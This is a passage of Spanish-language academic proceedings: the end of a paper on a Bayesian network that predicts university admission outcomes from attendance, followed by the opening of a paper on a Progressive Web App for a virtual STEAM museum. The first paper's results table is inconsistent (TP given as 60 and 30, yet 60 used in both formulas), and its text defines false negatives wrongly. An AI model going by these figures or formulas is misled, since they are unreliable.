Las RB, también conocidas como redes causales, son una de las técnicas de IA más aplicadas en escenarios inciertos. Una RB está compuesta por un grafo, es decir, un conjunto de nodos que representan variables de interés, y de arcos dirigidos que conectan estos nodos para representar las relaciones causales entre esas variables (Pearl, 1998). Cada nodo del grafo puede tomar diferentes estados, dependiendo de los valores que pueda asumir cada variable representada. La orientación de los arcos indica la influencia entre variables, es decir, la dirección del efecto. Así, es posible reconocer nodos padres (aquellos desde los que parten arcos dirigidos hacia otros nodos) y nodos hijos (nodos que reciben el impacto de arcos provenientes de otros nodos). Dentro de una red bayesiana un nodo puede ser padre para algunas variables e hijo para otras. Aquellos nodos que únicamente son padres se denominan nodos independientes y corresponden a variables independientes del dominio.

En el tratamiento de la incertidumbre en las RB, el papel protagónico recae en las probabilidades condicionales que deben establecerse para cada nodo hijo. Para cada uno de estos nodos se establece la probabilidad de ocurrencia de cada uno de sus estados según las combinaciones de estados de sus nodos padre. Existen diferentes formas de obtener estas probabilidades, una alternativa es que sean brindadas por un experto en el dominio, una segunda alternativa es calcularlas a través de datos históricos y procesamiento estadístico, y la tercera forma es definirlas a partir de un conjunto de datos con un algoritmo de aprendizaje automático. Cada nodo

independiente tiene una probabilidad asociada, llamada evidencia o probabilidad marginal, que corresponde a una probabilidad simple o incondicional. Los mecanismos de inferencia en las RB se basan en el teorema de Bayes el cual permite inferir el estado de una variable determinada considerando el estado de cualquier combinación de las otras variables en la red (Jensen, 1998).

Las RB se utilizan en diferentes situaciones, por ejemplo, para: selección de oportunidades de crédito con poco riesgo de fracaso; estimación del tiempo en el que se necesite reparar el equipo o piezas de recambio, en función de los datos de los sensores y los registros existentes; solución de problemas de clientes mediante herramientas de solución de problemas en línea; diagnóstico y solución de problemas de redes de telefonía móvil en tiempo real; evaluación de riesgos potenciales y de recompensas de proyectos de investigación y desarrollo para centrar los recursos en las mejores oportunidades (IBM,2021).

4. Caso de aplicación

El presente trabajo se enfoca específicamente en la creación de una RB capaz de predecir el resultado final que obtendrá un estudiante aspirante al ingreso en las carreras de ingeniería de la FCEyT UNSE de acuerdo a la asistencia. Por ello, el primer paso para la construcción de la RB fue identificar las variables del dominio a incluir. De entrevistas realizadas a los profesionales del GaME se pudo determinar que para predecir si un aspirante se convierte en un estudiante ingresante a las carreras de ingeniería, es necesario considerar variables vinculadas con las evaluaciones de las asignaturas: Introducción a la Vida Universitaria, Física y Matemática, y también con sus respectivas instancias de recuperación, y con la contabilización de la asistencia a las distintas clases hasta el momento de las evaluaciones.

Nuevamente, mediante el trabajo conjunto con el personal del GaME, se pudieron identificar once variables: Nota de examen de Matemática (Nota_Matematica), Nota de examen de Física (Nota_Fisica), Nota de examen de Lectura y comprensión de texto (Nota_LyCT), Asistencia (Asistencia), Nota recuperatorio de Matemática (Recuperatorio_Mat), nota de recuperatorio de Física (Recuperatorio_Fis), nota de recuperatorio de Lectura y comprensión de texto (Recuperatorio_LyCT), aprobó Matemática (Aprobar_Matematica), aprobó Física (Aprobar_Fisica), aprobó Lectura y comprensión de texto (Aprobar_LyCT), aprobó Ingreso (Aprobar_Ingreso). La RB representaría la relación probabilística entre estas variables, utilizando datos históricos para determinar la influencia de la asistencia en el resultado final. El diseño de la RB asignaría probabilidades a diferentes combinaciones de valores de estas variables, permitiendo así predecir el resultado final de un estudiante dado su nivel de asistencia.

El siguiente paso en la construcción de la RB consistió en clasificar las once variables detectadas como discretas o continuas. Aquellas variables que no eran discretas fueron discretizadas, definiendo los valores posibles que podrían asumir en todos los casos. La variable "Asistencia" puede tomar los valores "Aprobado" (A) o "Desaprobado" (D). Solo si el estudiante posee un setenta por ciento o más de

asistencia a las clases se le asignará el valor "Aprobado", lo que le habilitará para realizar los exámenes de las asignaturas. Las variables "Nota_Matemática", "Nota_Física", "Nota_LyCT", "RecuperatorioMatem", "RecuperatorioFísica", y "RecuperatorioLyCT" representan calificaciones cuantitativas otorgadas por el profesor responsable de cada asignatura en una escala del cero al cien. Aunque originalmente cuantitativas, fueron discretizadas para poder integrarlas en el modelo de la red bayesiana, definiendo los umbrales de aprobación y desaprobación. Dichas variables pueden tomar los valores "Aprobado" (A) o "Desaprobado" (D), requiriendo un mínimo de cincuenta puntos para ser consideradas aprobadas. "Aprobar_Matemática", "Aprobar_Física", "Aprobar_LyCT", y "Aprobar_Ingreso" son variables booleanas que pueden tomar los valores "Sí" o "No". "Aprobar_Matemática" asumirá el valor "Sí" únicamente cuando el aspirante haya obtenido cincuenta o más puntos en "Nota_Matemática" o "RecuperatorioMatem". De manera análoga, "Aprobar_Física" y "Aprobar_LyCT" seguirán la misma lógica. "Aprobar_Ingreso" tomará el valor "Sí" únicamente si las variables "Aprobar_Matemática", "Aprobar_Física", y "Aprobar_LyCT" asumen simultáneamente el valor "Sí".

A continuación, se definió la topología de la red, es decir, la forma en que las variables influyen entre sí. Para graficar la RB las variables se traducen en nodos y las influencias en flechas dirigidas que los conectan. La RB resultante se muestra en la Figura 1.




Figura 1. Red bayesiana creada para la predicción de desempeño académico de los aspirantes al ingreso

Dada la existencia de diez nodos de tipo hijo (Nota_Matematica, Nota_Fisica, Nota_LyCT, RecuperatorioMat, RecuperatorioFisicaica, RecuperatorioLyCT, AprobarMatematica, AprobarFisica, AprobarLyCT, AprobarIngreso), se crearon diez tablas de probabilidades condicionales. Para esto se consideraron las diferentes variables involucradas con los nodos hijos y los valores posibles de asumir por las

correspondientes variables de tipo padre. A modo de ejemplo, en Tabla 1, se muestra una de las diez tablas construidas, ésta en particular corresponde a uno de los nodos (Matemática). La definición de los valores probabilísticos contenidos en las celdas de las diez tablas fue realizada por el personal especializado del GaME, quienes cuentan con más de una década de experiencia realizando las evaluaciones que corresponden al curso de ingreso para las carreras de informática de la FCEyT, lo que asegura la idoneidad para realizar la identificación de estos valores.

Tabla 1. *Probabilidades condicionales para la variable Nota_Matematica*

Evidencia: Asistencia	P(Nota_Matematica=A)	P(Nota_Matematica=D)
Asistencia=A	0.33	0.66
Asistencia=D	0	1

Finalmente, la red fue implementada usando el software Elvira (http://www.ia.uned.es/investig/proyectos/elvira/instalar/install.html), resultando la red bayesiana que muestra la Figura 2. Tal implementación implicó crear con el software el grafo mostrado en la Figura 1, y también crear y cargar las diez tablas de probabilidad condicionales. Al finalizar estas actividades la red bayesiana quedó en condiciones de ser utilizada para efectuar el testeo de su correcto funcionamiento.




Figura 2. Red bayesiana implementada con Elvira

5. Experimentación y análisis de resultados

Para comprobar el correcto funcionamiento de la RB construida se decidió utilizarla con los datos de 120 estudiantes que fueron aspirantes reales en el curso de ingreso a ingenierías para los años 2022 y 2023, y contrastar esas predicciones con los resultados reales obtenidos por esos estudiantes. El desempeño de la red se evaluó adaptando las métricas de *Precisión* y *Recall* utilizadas en los sistemas adaptativos de recuperación y de filtrado de información (Gena, 2005), donde *Precisión* es el ratio

entre los contenidos relevantes para el usuario y los presentados a él, y *Recall* es el ratio entre los contenidos relevantes para el usuario y el total de contenidos disponibles. Matemáticamente estas métricas se definen como: *Precision* = TP/TP+FP y *Recall* = TP/TP+FN; siendo TP el número de contenidos relevantes propuestos al usuario; FP los contenidos propuestos al usuario pero que no le resultaron interesantes; y FN los contenidos no sugeridos al usuario pero que probablemente habrían sido de su agrado. Por lo expuesto, se conoce a TP como cantidad de verdaderos positivos, a FP como cantidad de falsos positivos y a FN como cantidad de falsos negativos (Gena, 2005).

Considerando lo dicho en el párrafo previo, para aplicar las métricas sobre la RB construida, se consideraron a: TP como los ingresos verdaderamente aprobados (aquellos donde existió coincidencia entre la calificación de aprobación de la red con la calificación de aprobado históricamente asignada), a FP como la cantidad de ingresos erróneos (cuando la RB otorgó una calificación de aprobación del curso pero históricamente el estudiante obtuvo la calificación contraria), y como FN a los casos en los que la red no aprobó el ingreso del aspirante pero históricamente el estudiante ingresó.

Las métricas calculadas se muestran en Tabla 2. Por ejemplo, la tabla muestra en la segunda columna los resultados vinculados con los sesenta estudiantes aspirantes al ingreso para el año 2022. Puede observarse que existieron 55 coincidencias (VP) en la calificación histórica de aprobación del curso de ingreso con la aprobación asignada por la red, y 5 oportunidades en las que la red predijo una aprobación, pero históricamente el estudiante no fue admitido (FP). Una lectura similar puede hacerse con los resultados vinculados con los sesenta estudiantes aspirantes al ingreso para el año 2023, donde existieron 57 coincidencias (VP) en la calificación histórica de aprobación del curso de ingreso con la aprobación asignada por la red, y 3 oportunidades en las que la red predijo una aprobación, pero históricamente el estudiante no fue admitido (FP). Por otro lado, se considera importante destacar la ausencia de falsos negativos (FN=0) para la predicción de ingresos de aspirantes en ambos años, es decir, la inexistencia de casos donde la red hubiera asignado una calificación de aprobación en un estudiante y esta no fuera coincidente con la registrada en sus datos históricos. Considerando los resultados obtenidos para ambos años, la red muestra un desempeño satisfactorio, con una *Precision* promedio de 0,937 y un *Recall* igual a 1.

Tabla 2. *Resultados de las métricas aplicadas*

Métricas	**Aspirantes 2022**	**Aspirantes 2023**
TP	60	30
VP	55	57
FP	5	3
FN	0	0
Precisión = TP/TP+FP	60/60+5 = 0,923	60/60+3 = 0,952
Recall = TP/TP+FN	60/60+0 = 1	60/60+0 = 1

6. Trabajos relacionados

Existen algunas investigaciones realizadas a la fecha que involucran la construcción de una RB con fines predictivos. Hamsa et al. (2016), Castrillón, Sarache & Herrera (2019) y Sharabiani et al (2014) presentan RB creadas para predecir el desempeño académico de estudiantes universitarios. Por su lado, Zhang et al (2023) también presentan una RB para predecir el desempeño académico, pero considerando grupos de estudiantes universitarios. López-Faican et al (2014) presentan un enfoque basado en RB para predecir el estilo de aprendizaje de los estudiantes en un entorno virtual de aprendizaje. Calvo-Valverde et al (2019) presentan una RB creada para predecir enfermedades en el cultivo del banano a partir de la consideración de determinadas variables climáticas. Jeet et al (2011) presentan una RB creada para predecir defectos en el desarrollo de un proyecto de software. Pandey et al (2018) presentan una RB para predecir errores de software. Nazerfard & Cook (2012) presentan un enfoque basado en una RB para predecir las actividades que se concretarán en una casa inteligente. Cai et al (2009) presentan una RB construida para predicción de fallas en sistemas industriales. Carbery et al (2018) presentan una RB para predecir fallas en líneas de producción. Ciampi et al (2024) presentan una RB creada para predecir el consumo de energía en plantas industriales. Ren et al. (2013) presentan una RB para predecir los riesgos en la exploración de gas y petróleo a partir de la consideración de determinados factores geológicos. Huang et al (2024) presentan una RB para predecir la calidad de la roca en trabajos de túneles. Charin et al. (2024) presentan una RB para predecir la aparición de ulceras en residentes de hogares de ancianos a partir de la consideración de datos médicos recopilados en controles rutinarios.

Si bien la RB que se presenta en este artículo, al igual que los trabajos mencionados en el párrafo anterior, tiene por objetivo realizar predicciones útiles para la toma de decisiones, difiere en el contexto para la cual fue creada. Ninguno de los trabajos mencionados se orienta a la toma de decisiones vinculadas con un mejor uso de los recursos en ámbitos educativos.

7. Conclusiones

Este artículo muestra la creación y testeo de una red bayesiana para determinar si un estudiante aspirante ingresa o no a la universidad dado un porcentaje de asistencia. Cabe resaltar que contar con el asesoramiento de los especialistas del GaME en la creación y validación de la red incluida en este trabajo fue un recurso valioso, tanto como resultó útil disponer de casos reales para validar su correcto funcionamiento. Los resultados obtenidos al aplicar métricas específicas demuestran que la red puede ser un recurso predictivo válido y utilizable por el personal de GaME como apoyo en sus procesos de toma de decisión. Poder predecir los resultados de los cursos de ingreso a las carreras de la FCEyT, sólo contando con el registro de asistencia antes de las evaluaciones, beneficiará directamente a la identificación temprana de los

alumnos efectivamente ingresantes, y a su vez permitirá dedicar más tiempo en la organización del proceso de enseñanza, organización de las materias del plan de estudio de las carreras universitarias (en cuanto a cantidad de comisiones de dictado), organizar la infraestructura de la universidad (en cuanto a, por ejemplo, cantidad de aulas y de recursos educativos).

A mediano y largo plazo, se espera poder crear otras redes bayesianas que se ajusten a los restantes tipos de aspirantes, es decir, para aquellos que cursan el ingreso para el resto de las carreras de la FCEyT. Además, se contempla desarrollar una aplicación web de fácil acceso y operación para las autoridades de la Facultad, lo que facilitaría el uso y la implementación de las predicciones realizadas por la red bayesiana. Esta aplicación podría incluir análisis adicionales, como la probabilidad de aprobar una materia dado un nivel de asistencia, el impacto de mejorar la asistencia en las probabilidades de aprobar matemáticas, física y lectura y comprensión de texto, así como la eficacia de los recuperatorios en aumentar las tasas de aprobación. Estos análisis complementarios proporcionarían una visión más completa y detallada de los factores que influyen en el éxito académico de los estudiantes.

References

1. Gena, C. (2005). Methods and techniques for the evaluation of user-adaptive systems. *The Knowledge Engineering Review*, Vol. 20(1), 1-37. doi:10.1017/S0269888905000299
2. Hamsa, H., Indiradevi, S., & Kizhakkethottam, J. J. (2016). Student Academic Performance Prediction Model Using Decision Tree and Fuzzy Genetic Algorithm. *Procedia Technology*, Vol. 25, 326–332. https://doi.org/https://doi.org/10.1016/j.protcy. 2016.08.114
3. Jensen, F. (1998). An introduction to Bayesian Networks. UK: UCL Press. Disponible en: http://www.prodstyr.husdyr.kvl.dk/vp/2009/slides/BayesNet-I-3.pdf
4. Castrillón, O. D., Sarache, W., & Ruiz-Herrera, S. (2020). Predicción del rendimiento académico por medio de técnicas de inteligencia artificial. *Formación universitaria*, Vol. 13(1), 93-102. http://dx.doi.org/10.4067/S0718-50062020000100093
5. Ciampi, F. G., Rega, A., Diallo, T., Pelella, F., Choley, J. & Patalano, S. (2024). Energy consumption prediction of industrial HVAC systems using Bayesian Networks, *Energy and Buildings*, Vol. 309, 114039, https://doi.org/10.1016/j.enbuild.2024.114039
6. Huang, H., Wu, Ch., Zhou, M., Chen, J., Han, T. & Zhang L. (2024). Rock mass quality prediction on tunnel faces with incomplete multi-source dataset via tree-augmented naive Bayesian network, *International Journal of Mining Science and Technology*, Vol. 34 (3), 323-337, https://doi.org/10.1016/j.ijmst.2024.03.003.
7. Charon, C., Wuillemin, P., Havreng-Théry, C. & Belmin, J. (2024). One Month Prediction of Pressure Ulcers in Nursing Home Residents with Bayesian Networks, *Journal of the American Medical Directors Association,*Vol. 26(6), 104945. https://doi.org/10.1016/ j.jamda.2024.01.014.
8. Ren, H., Guo, Q., Cao, Z. & Ren H. (2013). Risk prediction for petroleum exploration based on Bayesian network classifier, *Geoenergy Science and Engineering*, Vol. 228, 211924, https://doi.org/10.1016/j.geoen.2023.211924.
9. Carbery, C. M., Woods, R., & Marshall, A. H. (2018). A Bayesian network-based learning system for modelling faults in large-scale manufacturing. In: *Proceedings IEEE International Conference on Industrial Technology,* Vol. 2018, 1357-1362. Institute of Electrical and Electronics Engineers Inc. https://doi.org/ 10.1109/ICIT.2018.8352377

10. Zhang, X., Liu, J., Zhang, C., Shao, D. & Cai, Z. (2023) Innovation Performance Prediction of University Student Teams Based on Bayesian Networks. *Sustainability,* Vol. 15, 2335. https://doi.org/10.3390/*su15032335*

11. Sharabiani, A., Karim, F., Sharabiani, A., Atanasov, M. & Darabi, H. (2014). An enhanced bayesian network model for prediction of students' academic performance in engineering programs. *IEEE Global Engineering Education Conference, EDUCON*. 832-837. https://doi.org/10.1109/EDUCON.2014.6826192.
12. Pandey, S. K., Mishra, R. V. & Triphathi, A. K. (2018). Software Bug Prediction Prototype Using Bayesian Network Classifier: A Comprehensive Model, *Procedia Computer Science,* Vol. 132, 1412-1421. https://doi.org/10.1016/j.procs.2018.05.071.

13. Z. Cai, S. Sun, S. Si & N. Wang (2009). Research of failure prediction Bayesian network model. *16th International Conference on Industrial Engineering and Engineering Management*, Beijing, China, 2021-2025. https://doi.org/10.1109/ ICIEEM. 2009.5344265.

14. E. Nazerfard & D. J. Cook. (2012). Bayesian Networks Structure Learning for Activity Prediction in Smart Homes. *Eighth International Conference on Intelligent Environments*, Guanajuato, Mexico, 50-56. https://doi.org/10.1109/IE.2012.45.

15. Jeet, K., Bhatia, N., & Minhas, R.S. (2011). A bayesian network based approach for software defects prediction. *ACM SIGSOFT Softw. Eng. Notes*, Vol. 36, 1-5. https://dl.acm.org/doi/10.1145/1988997.1989017
16. López-Faican, Lissette & Chamba-Eras, Luis. (2014). Redes bayesianas para predecir el estilo de aprendizaje de estudiantes en entornos virtuales. AtoZ novas práticas em informação e conhecimento. Vol. 3 (2), 107-115. https://doi.org/10.5380/ atoz.v3i2.41343.
17. Calvo-Valverde, L; Argüello, S; Guzmán-Alvarez, JA; Guzmán-Quesada, M. & González-Zúñiga, M|. (2019). Evaluación del uso de Redes Bayesianas Dinámicas para la predicción del avance de la Sigatoka negra y la productividad en cultivos agrícolas. *Tecnología en Marcha*, Vol. 32 (4), 158-170.
18. IBM. (2021). Bayesian network node. Recuperado de https://www.ibm.com/ docs/es/spss-modeler/saas?topic=models-bayesian-network-node

PWA para potenciar una Plataforma STEAM

Cecilia Vanesa Salina[1], Martin Dome[1], Daniela López De Luise[1,2], Nicolás Rizzo[1] y Gilda R. Romero[1]

[1] Universidad Abierta Interamericana. Centro de Altos Estudios en Tecnología Informática. Facultad de Tecnología Informática, Buenos Aires, Argentina
[2] CI2S LABS
ceva25@hotmail.com; martin_dome@hotmail.com; daniela_ldl@ieee.org; nicolasrizzo@gmail.com; gilda.romero@gmail.com

Abstract. El propósito de este trabajo es presentar los avances y beneficios obtenidos en la plataforma Museo Virtual STEAM (MVS) a través de la implementación de las tecnologías denominadas Progressive Web Apps (PWA). El uso de las PWA en dicho contexto propone mejorar su desempeño y optimizar la experiencia del usuario, con la finalidad de proporcionar una calidad sistémica que facilite la exploración de las unidades experimentales de eventos STEAM, denominadas Cápsulas STEAM, que constituyen los objetos expositivos de la plataforma.
Estos avances han sido incorporados por parte del equipo de trabajo Lincievis (Laboratorio de Investigaciones Científicas en Videojuegos y STEAM), de la Sociedad Científica Argentina (SCA) en colaboración con entidades como el Museo Histórico Sarmiento (MHS).

Keywords: *requerimientos STEAM, ciclo de vida funcional MVS, museo virtual, Aplicaciones Web Progresivas*.

1 Introducción

El Museo Virtual STEAM (MVS) es una plataforma en línea que está intrínsecamente ligada al enfoque educativo STEAM (Science, Technology, Engineering, Art and Maths, por sus siglas en inglés), un paradigma de enseñanza que abarca las áreas de ciencia, tecnología, ingeniería, arte y matemáticas. Como herramienta tecnológica, la plataforma posibilita la participación en actividades colaborativas al permitir la publicación de recursos educativos enmarcados en "Cápsulas". Estas Cápsulas STEAM, o simplemente Cápsulas, combinan contenido educativo con procesos tecnológicos específicos, brindando experiencias inmersivas relacionadas con STEAM a toda la comunidad que utiliza la plataforma [1].

El MVS es una herramienta tecnológica es impulsada por Lincievis (Laboratorio de Investigaciones Científicas en Videojuegos y STEAM) de la Sociedad Científica Argentina (SCA) y el Museo Histórico Sarmiento (MHS), con el respaldo de un equipo multidisciplinario que contribuyen a la creación del contenido presentado en cada Cápsula. Además, cuenta con la participación de colaboradores del área de tecnología del Centro de Altos Estudios en Tecnología Informática (CAETI) de la Universidad Abierta Interamericana (UAI), quienes aportan su conocimiento en el

diseño y construcción de la plataforma a través WordPress, como gestor de contenido.

La difusión de la plataforma MVS se dirige a empresas, entidades académicas y a toda persona interesada en utilizar las Cápsulas, y tiene el propósito general de llegar a la comunidad educativa. El objetivo principal de MVS es acercar las experiencias inmersivas STEAM a cualquier persona interesada en adquirir nuevos conocimientos. Las Cápsulas STEAM incluyen contenido pedagógico y material digital, como imágenes, videos, juegos experimentales, entre otros. De esta manera, los usuarios pueden disfrutar de una experiencia inmersiva completa al explorar la plataforma MVS [13].

La profundización en el marco de ciclo de vida para las Cápsulas STEAM, basado en soluciones tecnológicas, busca ampliar su alcance y aplicación en la plataforma web [2]. Dicho estudio se ha reforzado mediante un análisis detallado de los requisitos técnicos y requerimientos funcionales, que posibilita ajustar el proceso de creación y administración de cada Cápsula, según su contexto de aplicación particular. A través de la recolección de información de experiencias prácticas de actividades STEAM en diversos entornos, se han identificado casos en los que la restricción tecnológica es significativa por lo cual dichos aspectos tecnológicos se han reconocido e integrado en el Ciclo de Vida STEAM.

Instituciones destacadas en la comunidad científica han realizado diversas iniciativas relacionadas con la enseñanza STEAM. Romero y otros en [3] destacan que investigaciones específicas han expuesto nuevos retos en el avance de este tipo de enseñanza y mencionan una serie de medidas que promueven una transformación en su diseño y realización, especialmente en contextos con recursos tecnológicos limitados, abordando así el concepto de STEAM extremo. Dichas experiencias han servido como fundamento para el desarrollo del diseño actual del Ciclo de vida propuesto para las experiencias STEAM, el cual simplifica el proceso de implementación técnica en la plataforma, descripto en [14].

El presente trabajo tiene por objetivo presentar la aplicación de las herramientas tecnológicas ofrecidas por las Aplicaciones Web Progresivas (PWA, por sus siglas en inglés, Progressive Web App) al MVS, con la finalidad de convertir dicho Museo Virtual STEAM en una aplicación progresiva con características que mejoran su funcionamiento, asegurando su accesibilidad en diversos dispositivos tecnológicos y facilitando su navegación incluso en ambientes con restricciones tecnológicas. El resto de este artículo se organiza como sigue: la sección II introduce las experiencias y características más relevantes del ámbito STEAM considerando la estricta relación con la plataforma MVS, la sección III describe las generalidades de la plataforma MVS, la sección IV detalla las estrategias aplicadas al MVS para incorporar las tecnologías PWA, sus características y evaluación de la innovación a nivel funcional y, finalmente, la sección V detalla las conclusiones preliminares y trabajos a futuro.

2 Estado del arte

Las experiencias STEAM, por sus siglas en inglés, engloban las áreas de Ciencia, Tecnología, Ingeniería, Arte y Matemáticas. Este enfoque se caracteriza por ser

transversal, interdisciplinario e inclusivo, centrándose en experiencias combinadas e integradas que facilitan la adaptación a los cambios sociales y tecnológicos, con el fin de satisfacer las demandas laborales de las futuras generaciones [4].

La amplia aceptación de la tecnología en los procedimientos educativos se ha percibido como una oportunidad para mejorar la administración de los contenidos educativos. Este enfoque con la incorporación de la tecnología ha sido una respuesta a los desafíos cambiantes. La evaluación de la práctica pedagógica y la interacción tecnológica proporcionada por las plataformas digitales son fundamentales para obtener retroalimentación entre las partes involucradas [5]. Los materiales disponibles se recuperan a través de las plataformas para su análisis conjunto, durante las sesiones de formación, donde se examinan, se ajustan y se mejoran en los procesos de enseñanza aprendizaje. De igual manera, tanto los equipos directivos de las instituciones como los docentes contribuyen con información valiosa para la formulación de políticas que orientan la producción y revisión de recursos y contenidos educativos, adaptando los supuestos según los aportes recibidos.

En este contexto, es relevante destacar algunos casos específicos centrados en el proceso educativo de actividades STEAM y su interacción o soporte a través de las plataformas digitales como recursos tecnológicos. Se han seleccionado dos de las plataformas con mayor popularidad debido a la similitud de estas en cuanto a las funcionalidades que se han desarrollado hasta el momento en el MVS, que será introducida en la próxima sección, dichas plataformas son: TryEngineering de IEEE y Crea Portal (de Siemens).

2.1 TryEngineering

TryEngineering [7] es una plataforma gestionada por la IEEE (acrónimo del inglés Institute of Electrical and Electronics Engineers) quien, acorde con su lema 'Vinculando al Mundo' (Networking the World) [6], fomenta la innovación tecnológica, contribuye al desarrollo profesional de sus miembros y promueve la comunidad profesional mundial. A través de la plataforma TryEngineering, la IEEE reconoce la relevancia de la educación STEM para los niños en la etapa escolar. La meta principal es preparar a los educadores para que puedan motivar a la próxima generación, en desarrollos tecnológicos.

La plataforma proporciona recursos, planes de lecciones y actividades diseñadas para despertar y fomentar el interés de los estudiantes en carreras STEM. Estas herramientas educativas exponen a los estudiantes a nuevas tecnologías y les muestran cómo funcionan. En esta comunidad, educadores y voluntarios pueden colaborar compartiendo ideas y experiencias para crear contenido STEM que se pueda difundir a través de diversas plataformas y canales. Como se visualiza en la Figura 1, los recursos que se pueden compartir incluyen actividades, planes de lecciones, presentaciones, videos y artículos, los cuales son revisados y agregados a la Fuente de recursos de la comunidad de TryEngineering.



Fig. 1. Plataforma TryEngineering – Home [7]

2.2 CREA Portal

El portal *Centro de Recursos Educativos Abiertos (CREA)*, de la Fundación Siemens Stiftung [8], creado en 2020 y relanzado en noviembre de 2021 como un portal profesional de REA (Recursos Educativos Abiertos). El portal presenta más de 1700 materiales didácticos gratuitos y de libre acceso para la enseñanza de las asignaturas STEM, promoviendo el acceso a una educación de calidad, impulsando mediante programas específicos la colaboración con docentes, alumnos e instituciones educativas.



Fig. 2. CREA Portal – Home [8]

En la Figura 2 se muestra la Home del portal que indica la posibilidad de descargar material didáctico a docentes de todo el mundo; los materiales están disponibles en alemán, inglés y español e incluyen guías de trabajo, instrucciones de experimentos y videos. Estos materiales proporcionan nuevas ideas para las clases de ciencias y tecnología y apoyan el trabajo de los profesores y educadores. Mediante estos proyectos educativos se brinda información y becas para cursos disponibles en Siemens S.A. y se coordina de manera conjunta con la compañía un programa de actualización de materiales y equipamiento tecnológico, impulsando en las aulas un trabajo dinámico que potencie la interacción teórico-práctica en el aprendizaje.

3 Plataforma MVS

La colaboración entre la Sociedad Científica Argentina (SCA) y el Lincievis Lab (Laboratorio de Investigaciones Científicas en Videojuegos y STEAM), especializado en temas de ciencia y videojuegos, tiene un impacto significativo en el progreso del ámbito científico y tecnológico. Ambas organizaciones muestran un compromiso continuo con la difusión y promoción de la ciencia y la tecnología. Esta contribución se evidencia en una variedad de actividades, como eventos, proyectos de investigación, publicaciones, congresos y colaboraciones con universidades, resultando en trabajos conjuntos con el fin de impulsar el desarrollo de nuevos conocimientos [11].

Las tareas llevadas a cabo por educadores y colaboradores en investigar experiencias STEAM han generado un efecto beneficioso en la comunidad educativa. En este sentido, los aprendices han desarrollado varias habilidades y competencias, lo que ha contribuido a fortalecer su base de conocimientos.

3.1 Museo Virtual STEAM (MVS)

El Museo Virtual STEAM es una plataforma tecnológica creada para facilitar el acceso a las distintas actividades formativas con lineamiento STEAM. Su objetivo es facultar a las distintas entidades el abordaje de actividades colaborativas, mediante la publicación de objetos de aprendizaje denominados “Cápsulas” y la articulación administrativa y de recursos humanos a través de la Sociedad Científica Argentina.

El MVS es una creación promovida por la Sociedad Científica Argentina (SCA), quien contribuye de manera considerable con su experiencia al avance del ámbito científico y tecnológico, comprometiéndose con la promoción de la ciencia y la comunicación continua. Este aporte se refleja en una variedad de experiencias, tales como eventos, proyectos de investigación, publicaciones, congresos, entre otras actividades [17]. La SCA trabaja en asociación con el Lincievis Lab, quien ha estado involucrado en varias iniciativas STEAM en los últimos años, produciendo investigación científica que presenta múltiples sugerencias para mejorar continuamente el proceso STEAM mediante la integración de herramientas tecnológicas [9]. Una de las acciones emprendidas con este fin consistió en aplicar métricas mediante un modelo de evaluación sistemática del enfoque de enseñanza

STEAM; este trabajo ha revelado los descubrimientos iniciales para entender el comportamiento de los estudiantes en las actividades STEAM [10][12].




Fig. 3. Plataforma MVS, página de inicio
https://museo-steam.titanium-brain.com.ar/

